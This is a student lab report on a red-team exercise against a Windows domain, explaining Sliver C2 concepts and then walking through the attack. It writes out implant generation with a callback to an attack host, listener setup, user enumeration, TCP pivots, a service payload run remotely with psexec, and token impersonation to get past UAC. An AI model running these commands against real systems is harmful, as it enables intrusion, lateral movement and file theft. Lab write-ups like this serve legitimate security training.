The Red Team Exploitation of a Windows System to Locate Target Intel

Quillen Flanigan

Conjure-2

7/9/2023

Help Received

- Atheer Auribi gave us a tip on using sa-get-netsession to find users on a domain
- Jim Sloan and Dan Say helped us understand the virtual layout of the network
- Pascal Ackerman helped us understand how to use the ‘generate’ command

-In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

Abstract

Red Team Operations involve the offensive exploitation of a target system to achieve various goals, ranging from exfiltrating files to stealing privileged credentials for long-term persistent access to a domain. Within cyber warfare, these offensive tactics allow us to gain intel of a targeted system, providing us with explicit advantages against an adversary. In this challenge, we used various Red Team techniques to exploit a target network running the Windows operating system (OS). We utilized the Sliver command and control (C2) framework to generate and execute various payloads, building a chain of communication from our attack station to the target system. We then gained privileged access to two remote domains employing both the generated payloads and a system of pivots. We used these high integrity privileges to successfully locate and exfiltrate four target intel files.

1. Introduction

Cyber warfare operations are often divided into offensive and defensive operations, or Red Team (RT) and Blue Team (BT), respectively. This categorization originates from the Cold War era, as the United States military began to design simulated engagements for improved warfare preparation [1]. RT operations involve the offensive exploitation of a target system as a means of providing an advantage against an adversary. These RT operations are often used by organizations to find vulnerabilities in systems that defensive teams would not normally see. These exercises can allow organizations to improve their security and bolster their defenses. In 2019 there were over 12,000 vulnerabilities reported and the average cost of a security breach in 2020 was $3.86 million [2]. RT exercises can allow the organization to recognize these vulnerabilities and develop more efficient preventative measures.

On the other hand, RT operations can be used in a more malicious, offensive manner. The field of cyber warfare is becoming rapidly more dangerous, and our offensive abilities must be sufficient enough to handle this expanding threat. RT operators use various techniques to exploit an enemy's system to gather intel, disrupt adversary operations, or establish control over an enemy network. These offensive operations can be essential in establishing superiority in the cyber warfare domain. This challenge problem emphasizes the offensive, malicious side of RT operations, as we were tasked with exploiting a remote system to locate and exfiltrate four intel files. Using various frameworks and offensive tools, we worked to establish cyber control over the target system network while highlighting the importance and potential impact of offensive cyber operations.

1.1 Limitations and Assumptions

Firstly, we assumed there would be minimal enabled defenses on the target system. If the target had the full Windows OS defenses enabled, such as Windows Defender, our tactics would be much less effective and our solutions would be more limited. Also, as the target system is using the Windows OS, we must use certain strategies to bypass the Windows privilege structure and exploit the system. Our solutions to this problem are specifically designed to get around these Windows privileges and defenses, limiting our specific solution's applicability to more general cases which could be using different operating systems.

We also assumed there would be adequate space on the local attack station we used to stage our exploit. Without enough space to store our executable implants and history of our commands, we would be limited in the type of operations we can perform and tools we could use. It would directly limit our ability to store large, complex executable files that we need for exploitation.

Lastly, we assumed there would not be a heavy BT presence. While we prepared for minimal amounts of system supervision to locate malicious files, we assumed there would not be enough oversight over the system to recognize our uploaded services as long as we blended in with the normal traffic of the target system. If there was more strict supervision of the system, we would be limited by the types of files we could upload to the system for our exploits and would need to be more careful in maintaining the stealth of our attack.

2. Background

Cyber operations often use unique vocabulary to describe the operation environment. Understanding these terms is essential to following each actor, tool and technique during a Red Team operation. Firstly, the terms *operator* and *attack station* are used to describe the RT operator performing the exploit and the computer they are staging the attack from, respectively. We then deem the victim of the attack the *target*, and the executable that gives us access to the target system is the *payload.*

Red Team operators also often work in conjunction with several complex frameworks and strategies to maximize both effectiveness and stealth. C2 frameworks such as Sliver are commonly used to abstract the low-level functions away from the operator for simpler implementation. There are also various techniques in designing the infrastructure to achieve our standards of adequate performance.

2.1. Sliver

Sliver is one of the most popular modern command and control frameworks currently used by RT operators. The 'command and control' refers to its ability to compromise a remote system and give an operator access. It provides several commands and libraries that allow for much simpler implementation during exploits. Sliver is often used to create a chain of connections between the attack station and the victim's machine. The Sliver framework is made up of four main components, the first being the Sliver server which manages the internal database of commands and controls the functionality of listeners and implants. The Sliver console is a superset of the client console and facilitates communication from the operator to the server. The Client console is the main interface the operator interacts with, and the implant is the malicious code that the operator uses to stage their attack. Together, these four components form a framework that RT operators can employ to stage an effective attack [3].

2.2. Backend Infrastructure

RT exploits often rely on a foundation of backend infrastructure to facilitate team-based operations. Using team servers as a rough basis for the backend infrastructure allows multiple operators to work together on a centralized server. RT operators depend on using various techniques to set up the foundation needed for staging an attack. Tools such as redirectors, listeners and payloads, often built through frameworks like Sliver, help build this infrastructure. Listeners are usually the first step in a RT exploit, allowing operators to generate a local payload that can receive callback traffic from our future implants. When these more complex tools are generated and uploaded on the target system, the listeners allow operators to communicate with them and create a session to execute their payloads.

2.2.1. Redirectors

The creation of an attack chain from the attack station to the target system is the next vital step in an offensive exploit. However, if operators form a direct line from the attack station to the target, the chain can be traced back to the operator's attack station, leading to the operator being discovered, disrupted and possibly exploited. Redirectors are used to form a more discrete attack chain, using tunnels and firewalls to enhance the stealthiness of the attacker.




Figure 1. - Illustration of redirectors within an attack chain [4]

These redirectors allow operators to be more creative in the design of the attack chain, and enhance the stability of the chain as a whole. As we see in Fig. 1, the operators can establish redirectors along the path from the attack station to the target, enhancing security, stealth and stability. Fig. 1 displays a rather simple example, but RT operators are able to form much more complex chains of redirectors based on the complexity of the operation. Furthermore, redirectors only serve to handle traffic and pass it on rather than storing any data or state of the system. Therefore, if one station is discovered or disrupted, the operator can replace that single station while the rest of the chain remains intact. Fig. 1 helps demonstrate this stability, as we can see if one of the redirectors is removed there is still a connection between the operator and victim.


2.2.2. Payloads

Once a chain of communication is established, payloads are generated, uploaded and executed on the target system to exploit the victim. Payloads are the artifacts used to facilitate the exploit. These payloads can take many forms, including executable files, shellcode, or written scripts. Payloads are split into two categories, stagers and stage-less, with stagers being smaller and easier to handle but requiring a connection to the attack station to fully download onto the target system. On the other hand, stage-less payloads are larger and slower but do not require any downloading before execution.

2.3. Windows Privilege Structure

The operating system on a computer is responsible for handling the privileges of each user and what each user can and cannot do within the system. The Windows OS has a unique and complex privilege structure compared to other popular operating systems such as Linux. In the Linux OS, the privileges are based around root, admin users, and normal group users. It is a very simple structure, as root privileges give users access to the whole system, admin users have the ability to use root, and normal users usually do not have any root privileges. However, the Windows structure is based around both user privileges and the integrity context of the process being run rather than just the user. Windows assigns permissions to users and groups as a whole, usually either with admin (root) privileges or normal privileges. However, being an admin does not give you complete control over the system like root does in Linux. Instead, Windows uses privileges on processes called integrity contexts, with low contexts translating to untrustworthy processes and high contexts meaning the process is trustworthy and has full privileges.

To assign an integrity context to a process, Windows uses the User Account Control (UAC) system to prompt admin users. The process, shown in Fig. 2, requires the user to accept a prompt or to be 'run as administrator', giving the process a high integrity context. Once a process has this elevated integrity, it can now be trusted by the system and run with admin privileges.


User Account Control

Do you want to allow this app to make changes to your device?

Windows PowerShell

Verified publisher: Microsoft Windows

Figure 2. - Example of a process prompting a user for high integrity context [5]

This complex privilege structure enhances the difficulty of exploiting a Windows system as the attacker is forced to go through the process of elevating privileges for every process it wants to run. However, operators have several methods of bypassing the UAC, either by physical means (RDP or physically interacting with the device), or by exploiting a process that is already running with this high integrity.

2.4. Cyber Kill Chain

The process of staging and executing a RT exploit is often a very cyclical, repetitive process. Shown in Fig. 3, the process begins with external recon as the operator reviews the target system and gains any potential information to use during the exploit. The operator then finds a way to compromise the machine and performs the first internal recon, enumerating the system to find any useful information, ranging from the current user the operator has access to, any valuable files, the domain information and the OS the target system is running. The next steps involve escalating the privileges of the current user and compromising the credentials of a more privileged user in the attempt to find admin information, allowing for deeper enumeration of the system. The operator then performs Remote Code Execution (RCE), often in the form of a malicious payload to provide access to another domain, user, or generate a service for the operator. As we can see in Fig. 3, this process then repeats until we can access and dominate the fully privileged integrity of the target's domain.





Figure 3. - Visualization of the cyber kill chain [6]

3. Methods


Our attack began with logging into a Linux remote server using the SSH protocol. This box had the Sliver framework installed and added a layer of protection between the target system and us as the attackers. The intuitive, simple implementation of Sliver along with being an open-source framework made it an effective tool for this challenge. We then ran the Sliver software with the command ‘sliver’, giving us a client console to interact with. Once in the Sliver system, we must first generate a listener on the local system to receive callback from our future payloads. Using the Sliver command “generate –http https://10.61.61.75 -N “implant.exe”, we were able to generate a listener on the remote system. We use this address https://10.61.61.75 because it is the IP address of our remote station. This establishes a listener connected to the target, waiting to receive callback from our future implants. We then moved this implant to our /tmp folder on the Linux box so the Sliver server could access and execute the listener for future use. The ‘--http’ flag in this command created a listener that would communicate using the tcp protocol but with the name of ‘https’, allowing us to both blend in, as https is a very common communication protocol for servers, and would give us the stable, efficient communication of tcp with our payloads. We then used the command ‘http -D’ to execute our listener. We now have an active listener on our local attack station to listen for any future payload callbacks, shown below in Fig. 4 using the ‘jobs’ command in Sliver.



```
sliver > jobs

 ID   Name     Protocol   Port   Stage Profile
==== ======= ========== ====== ===============
 1    https   tcp        443

sliver > 
```

Figure 4. - depiction of the active listener on the attack station

Now that we have compromised the target machine and have established a listener from our attack station to the victim, we are now in the stage of internal recon. This stage focuses heavily on enumeration of the network, finding out as much information about our current state as possible. Using various Windows and Sliver commands we retrieved information about the current username, the OS, the domain, IP's, our compromised user's groups, privileges and other users on the system.




```
net localgroup

Aliases for \\MWESTEN

-----------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```

Figure 5. - Output of the 'net localgroup' command for user 'mwesten'

Fig. 5 references the several groups that our user is a part of using the 'net localgroup' command, while also giving us the current username we have access to "MWESTEN". This information lets us know what privileges our current user may have and what information we may have access to.

We then continue this enumeration process by using the Sliver command 'sa-ipconfig' to see the IP address of our user and the domain we are operating in. The return from this command is shown below in Fig. 6.




```
sa-ipconfig

[*] Successfully executed sa-ipconfig (coff-loader)
[*] Got output:
{66E885B7-C84D-44AB-ABCC-EB75A325349B}
        Ethernet
        vmxnet3 Ethernet Adapter
        00-50-56-AE-B5-13
        10.64.198.11
Hostname:       MWesten
DNS Suffix:     proce.internal
DNS Server:     10.64.135.5
```

Figure 6. - Output from ‘sa-ipconfig’ of user mwesten

We now know our username is MWesten, we are a member of various groups listed in Fig. 5, our local IP address is 10.64.198.11 and the IP address of the domain controller is 10.64.135.5. The command shown in Fig.5, ‘sa-ipconfig’, is a common command in the ‘sa’ library of the Sliver armory. This armory is a collection of popular commands and the sa library can be installed on the Sliver client console with the command ‘armory install situational-awareness’.


After enumerating the MWesten account we did not find any useful information regarding the four target intel files. We know the four files will have a name referencing an animal, and no useful files were in the directories of this first user. Therefore we must shift our focus to elevating our privileges to gain access to a user with more privileged access to the system. Using the Sliver command ‘sa-get-netsession’, we can view every user that currently interacts with the domain and their corresponding IP address.



```
sa-get-netsession

[*] Successfully executed sa-get-netsession (coff-loader)
[*] Got output:

Client: \\10.64.198.16
User:    SAXE$
Active: 63516
Idle:    2
--------------------

Client: \\10.64.198.17
User:    FGLENANNE$
Active: 63485
Idle:    4
--------------------

Client: \\10.64.198.12
User:    GNUHCL$
Active: 62488
Idle:    1
--------------------

Client: \\10.64.198.14
User:    SESCHER$
Active: 57699
Idle:    56
--------------------

Client: \\10.64.198.19
User:    TBRENNAN$
Active: 56994
Idle:    57
--------------------

Client: \\10.64.198.10
User:    VANDERSON$
Active: 56793
Idle:    56
--------------------

Client: \\10.64.135.5
User:    PROCE-DC$
Active: 43441
Idle:    16
--------------------

Client: \\[fe80::127:b5b1:481c:2cb2]
User:    mwesten
Active: 40827
Idle:    3503
--------------------
```

Figure 7. - Output of ‘sa-get-netsession’ from MWesten user

This netsession command displays every user currently using the local domain controller along with the domain controller itself, which we see in Fig. 7 is called ‘PROCE-DC’. Now that we have access to several more users, we must continue this enumeration process on the new accounts in search for the targeted intel. We continued down the list, searching through each user’s downloads, documents, desktop, and any other common destination. We then searched through the user ‘SESCHER’ and discovered a file named with the animal ‘quagga’ in the Downloads directory. Shown in Fig. 8, the file ‘quagga’ is our first of four intel files found.



```
ls //10.64.198.14/C$/Users/sescher/Downloads

\\10.64.198.14\C$\Users\sescher\Downloads (2 items, 5.0 MiB)
============================================================
-rw-rw-rw-  desktop.ini  282 B    Wed Jun 21 18:14:13 +0100 2023
-rw-rw-rw-  quagga       5.0 MiB  Thu Jun 22 16:38:39 +0100 2023
```


Figure 8. - quagga file in the Downloads directory of user ‘sechser’

We then continue this enumeration process with the rest of the currently available users, and while we do not find any more files with our current access, we discover that the user ‘GNUHCL’ is a part of the domain administrators group using the same command ‘net localgroup’. We then used the command ls \\<IP>, using the IP of the user ‘gnuhcl’ to view their system directory. We were able to access more users within gnuhcl's account, verifying that they are a system admin user for the current domain. Referencing the kill chain cycle in Fig. 3, the ultimate goal of this process is to gain the highest possible privileges to have full control over the domain. This process begins with compromising individuals who are administrators of the domain, highlighting the significance of the user ‘gnuhcl’.

The first step in compromising this more privileged account is jumping from our current user’s system to the system of the user ‘gnuhcl’. This process, known as lateral movement, allows us to enumerate deeper into the network and access more than just the original compromised user. The Sliver framework provides a tool known as a pivot to help facilitate this lateral movement. Using the command “pivots tcp –port 9610”, we can create a pivot originating from our current user using the tcp protocol. Specifying the port number also allows us to deconflict with any current tcp process running on the standard tcp ports (443, 9898) such as our original listener. We then generate a payload called a service which will allow us to virtually ‘jump’ into the targeted user and give us access to the new account. Using the command “generate -f service -N vm explorer --tcp-pivot 10.64.198.12:9610”, we generate a new service named ‘vm explorer’ using our new tcp pivot on the IP address 10.64.198.12 with the extension ‘:9610’ to match the port of our pivot. This is the IP of the user ‘gnuhcl’ which we discovered from the enumeration using the ‘sa-get-netsession’ command. We then execute the payload on the ‘gnuhcl’ system with the command “psexec -c vmexplore.exe 10.64.135.5”, executing the payload from our current user ‘mwesten’ on the current PROCE-DC domain. This then creates a new session with access to the ‘gnuhcl’ user’s system.

Now that we have executed our own service after performing admin recon, we are now in our second iteration of the kill chain cycle. We must repeat our process of local privilege escalation and compromising admin credentials to enable us to access valuable files. After initial enumeration of using the ‘sa-whoami’, ‘sa-ipconfig’ and ‘sa-get-netsession’ commands, we discover we are a NT administrator with limited access to specific user files. We then focus on compromising the credentials of a privileged user to bypass any limitations. Due to the Windows privilege structure, we must find a way to bypass the UAC protection. We utilized the Sliver command ‘impersonate’ to accomplish this.


When a privileged process runs in Windows, the admin user who ran the process has a token that is stored by the process. This token is used as a form of identification to ensure the user has proper administrator privileges. This impersonate command takes in a username as an argument and attempts to steal that user’s token, exploiting a running process with high integrity context to grant us escalated privileges. Using the command ‘ps’, we check what processes are currently running.



```
2572   868                                WmiPrvSE.exe                     -1
